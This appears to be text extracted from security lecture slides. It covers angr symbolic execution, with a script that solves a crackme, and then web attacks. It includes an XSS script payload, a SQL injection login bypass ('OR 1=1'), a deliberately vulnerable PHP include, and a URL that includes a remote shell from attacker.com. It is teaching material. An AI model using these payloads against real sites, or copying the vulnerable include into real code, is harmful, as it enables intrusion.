
State AB
Variables x = ???
Constraints x >= 10


```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```




```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```











angr

<https://angr.io>

What is angr?

- Binary analysis Framework written in python combining both static and symbolic dynamic analysis (“*concolic analysis*” from **concrete** and **symbolic**)
- Developed by UCSB (third place DARPA Cyber Grand Challenge)
- Based on VEX (Valgrind), can be used on many architectures
- Analysis flow:
 - The executable is loaded in the framework
 - The assembly code is lifted to an intermediate representation
 - The analysis is performed

How to use it?

ais3 crackme

- https://github.com/angr/angr-doc/tree/master/examples/ais3_crackme
- We execute the binary with an argument
- If the argument is correct
 - stdout: “Correct! that is the secret key!”
- Else
 - stdout: “I’m sorry, that’s the wrong secret key!”

Target

```
[0x00400410]> s main
[0x004005c5]> pdf
/ (fcn) main 90
main ();
    ; var int local_10h @ rbp-0x10
    ; var int local_4h @ rbp-0x4
    ; DATA XREF from 0x0040042d (entry0)
0x004005c5      55          push rbp
0x004005c6      4889e5      mov rbp, rsp
0x004005c9      4883ec10   sub rsp, 0x10
0x004005cd      897dfc      mov dword [local_4h], edi
0x004005d0      488975f0   mov qword [local_10h], rsi
0x004005d4      837dfc02   cmp dword [local_4h], 2      ; [0x2:4]=-1 ; 2
,=< 0x004005d8      7411       je 0x4005eb
| 0x004005da      bfc8064000 mov edi, str.You_need_to_enter_the_secret_key ; 0x4006c8 ; "You need to enter the secret key!"
| 0x004005df      e80cfeffff call sym.imp.puts           ; int puts(const char *s)
| 0x004005e4      b8ffffffff  mov eax, 0xffffffff         ; -1
,==< 0x004005e9      eb32       jmp 0x40061d
|| ; JMP XREF from 0x004005d8 (main)
|| -> 0x004005eb      488b45f0   mov rax, qword [local_10h]
| 0x004005ef      4883c008   add rax, 8
| 0x004005f3      488b00       mov rax, qword [rax]
| 0x004005f6      4889c7       mov rdi, rax
| 0x004005f9      e822ffff    call sym.verify
| 0x004005fe      85c0       test eax, eax
,=< 0x00400600      740c       je 0x40060e
| 0x00400602      bff0064000 mov edi, str.Correct__that_is_the_secret_key ; 0x4006f0 ; "Correct! that is the secret key!"
| 0x00400607      e8e4fdffff  call sym.imp.puts           ; int puts(const char *s)
,==< 0x0040060c      eb0a       jmp 0x400618
|| ; JMP XREF from 0x00400600 (main)
|| -> 0x0040060e      bf18074000  mov edi, str.I_m_sorry__that_s_the_wrong_secret_key ; 0x400718 ; "I'm sorry, that's the wrong secret key!"
| 0x00400613      e8d8fdffff  call sym.imp.puts           ; int puts(const char *s)
|| ; JMP XREF from 0x0040060c (main)
--> 0x00400618      b800000000  mov eax, 0
| ; JMP XREF from 0x004005e9 (main)
--> 0x0040061d      c9          leave
| 0x0040061e      c3          ret
```

Target

```
| 0x004005f3    488b00      mov rax, qword [rax]
| 0x004005f6    4889c7      mov rdi, rax
| 0x004005f9    e822ffff    call sym.verify
| 0x004005fe    85c0        test eax, eax
,=< 0x00400600    740c        je 0x40060e
| 0x00400602    bff0064000   mov edi, str.Correct__that_is_the_secret_key
| 0x00400607    e8e4fdffff    call sym.imp.puts          ; int puts(const
,==< 0x0040060c    eb0a        jmp 0x400618
||| ; JMP XREF from 0x00400600 (main)
`-> 0x0040060e    bf18074000   mov edi, str.I_m_sorry__that_s_the_wrong_secr
  0x00400613    e8d8fdffff    call sym.imp.puts          ; int puts(const
|| ; JMP XREF from 0x0040060c (main)
---> 0x00400618    b80000000000  mov eax, 0
| ; JMP XREF from 0x004005e9 (main)
--> 0x0040061d    c9          leave
  0x0040061e    c3          ret
```

Target

```
0x004005f3    488b00      mov rax, qword [rax]
0x004005f6    4889c7      mov rdi, rax
0x004005f9    e822ffff    call sym.verify
0x004005fe    85c0        test eax, eax
,=< 0x00400600    740c        je 0x40060e
0x00400602    bff0064000  mov edi, str.Correct__that_is_the_secret_key
0x00400607    e8e4fdffff  call sym.imp.puts          ; int puts(const
,==< 0x0040060c    eb0a        jmp 0x400618
; JMP XREF from 0x00400600 (main)
`-> 0x0040060e    bf18074000  mov edi, str.I_m_sorry__that_s_the_wrong_secr
0x00400613    e8d8fdffff  call sym.imp.puts          ; int puts(const
; JMP XREF from 0x0040060c (main)
---> 0x00400618    b800000000  mov eax, 0
; JMP XREF from 0x004005e9 (main)
--> 0x0040061d    c9          leave
0x0040061e    c3          ret
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=[ "./ais3_crackme", argv1])
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=[ "./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=[ "./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]

# ask the symbolic solver the value of argv1 in the reached state as a string
solution = found.solver.eval(argv1, cast_to=bytes)
print(repr(solution))
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=[ "./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]

# ask the symbolic solver the value of argv1 in the reached state as a string
solution = found.solver.eval(argv1, cast_to=bytes)
print(repr(solution))
```


angr references

- angr: <https://github.com/angr>
- angr-doc: <https://github.com/angr/angr-doc>
- angr-course: <https://github.com/angr/acsac-course>
- z3: https://github.com/mwrlabs/z3_and_angr_binary_analysis_workshop
- <https://www.slideshare.net/bananaappletw/triton-and-symbolic-execution-on-qdbdef-con-china-97054877>



The reversing challenges are out!

Hey there! This website hosts material and resources for the **Mobile Systems and Smartphone Security** (aka **Mobile Security**, aka **MOBISEC**) course, first taught in Fall 2018 at EURECOM. This was designed to be an hands-on course, and it covers topics such as the mobile ecosystem, the design and architecture of mobile operating systems, application analysis, reverse engineering, malware detection, vulnerability assessment, automatic static and dynamic analysis, and exploitation and mitigation techniques. It is widely regarded as the best class on the topic (according to the world-renowned survey "top mobile security classes of the French riviera").

I ([Yanick Fratantonio / @reyammer](#)) have planned this class for more than a year, and the risk of losing my job finally forced me to make it happen. This has required a crazy amount of time, but it has been extremely rewarding: students with minimal-to-zero knowledge about the topic managed to learn how to think critically about mobile security aspects, reverse engineer Android apps like ninjas, and exploit real-world vulnerabilities — and it seems they loved the show :-)


Material. In the spirit of helping more students than my EURECOM ones, I decided to put everything online. I'm starting by releasing the [slides](#). This material is far from perfect — but hey, that's all I got for now — and it is far from being self-contained: I want to believe that a big part of the show is myself explaining things in simple ways, leading discussions, demos, etc. But, still, this should be a good starting point. Also, even though I have a set of slides on iOS, this class is mostly about Android. Note that there are several references to research papers, but they are currently unintentionally a bit biased towards my own work: I consider this as a "bug" of the current slides and I'm planning to fix it at the next round :-) In the meantime, if you have a reference it would be nice to include, ping me!

<https://mobisec.reyammer.io/>

Android and Mobile Vulnerabilities

Web Security

Vulnerabilities by Type



Cross Site Scripting (XSS)



Server

GET /index.php?q=<script>alert(1)</script>




```
<html>
...
You searched for:
<script>alert(1)</script>
...
</html>
```



Client

Cross Site Scripting (XSS)



Defenses:

- Application Filters (htmlentities)
- HTML Purifiers

SQL Injection (SQLi)

User-Id : itswadeph

Password : newpassword


```
select * from Users where user_id= 'itwadeph'  
        and password = 'newpassword'
```

User-Id : ' OR 1= 1; /*

Password : */--

```
select * from Users where user_id= '' OR 1= 1; /*  
        and password = ' */--'
```

SQL Injection Defenses (Prepared Statements)



Remote File Inclusion (RFI)


Remote File Inclusion (RFI) is a type of vulnerability that allows an attacker to include a remotely hosted file, usually through a script on the web server.

```
index.php
```

```
$page = $_REQUEST["page"];  
include($page.".php");
```

<http://victim.com/index.php?page=home>

<http://victim.com/index.php?page=http://attacker.com/shell.php>



The screenshot shows a terminal window with a black background and white text. At the top, it says "C:\> help". Below that is a list of commands and their descriptions:

- cd Change directory
- dl Download file 'dl source dest'
- eval PHP eval()
- help The command you just called
- lc line count
- ls List directory content
- printscrn Print screenshot to shell
- tall Get last lines from file (-n [lc])
- txt2art String to "ascii-art"
- view View various data files. supported: jpeg, png, bmp, gif, txt, php

Below the help command, it says "C:\> txt2art PHP-Shell". Underneath that, there is a large ASCII-art logo of a person sitting at a desk, which is the standard "PHP-Shell" logo. At the bottom of the terminal window, it says "C:\> |".

Local File Inclusion (LFI)


Local File Inclusion (LFI) is the process of including files, already locally on the server, through exploiting of vulnerable inclusion procedures.

```
index.php
```

